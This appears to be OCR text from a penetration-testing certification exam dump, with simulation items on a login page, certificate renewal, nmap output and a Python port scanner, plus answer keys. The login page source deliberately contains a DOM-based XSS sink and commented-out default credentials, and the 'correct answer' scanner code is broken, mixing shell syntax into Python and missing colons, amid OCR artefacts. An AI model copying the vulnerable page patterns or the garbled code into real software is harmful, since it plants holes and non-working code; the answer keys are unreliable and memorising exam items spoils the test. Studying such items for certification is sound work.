Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatesource


```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete

Select and Place:



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server


Step 1

Step 2

Step 3

Step 4

Correct Answer:



Drag and Drop Options:

Section:
Explanation:

QUESTION 66
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash


for port in ports:

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```


Secure System
https://comptia.org/login.aspx#remediatesource
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Z
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+"</OPTION>");
</script></select>

<form action="<c:url value='main.do'/>" method="post">


Comptia Secure System Login

Name
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->

Password: <input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->

<input type="submit" value="Login"></form>

</body>
</html>
vdumps



A. See explanation below

Correct Answer: A
Section:
Explanation:
1: Null session enumeration
Weak SMB file permissions
Fragmentation attack
2: nmap
-sV
-p 1-1023
192.168.2.2
3: #!/usr/bin/python
export $PORTS = 21,22
for $PORT in $PORTS:
try:

```
s.connect((ip, port))
print(''%s:%s -- OPEN'' % (ip, port))
except socket.timeout
print(''%:%s -- TIMEOUT'' % (ip, port))
except socket.error as e:
print(''%:%s -- CLOSED'' % (ip, port))
finally
s.close()
port_scan(sys.argv[1], ports)
```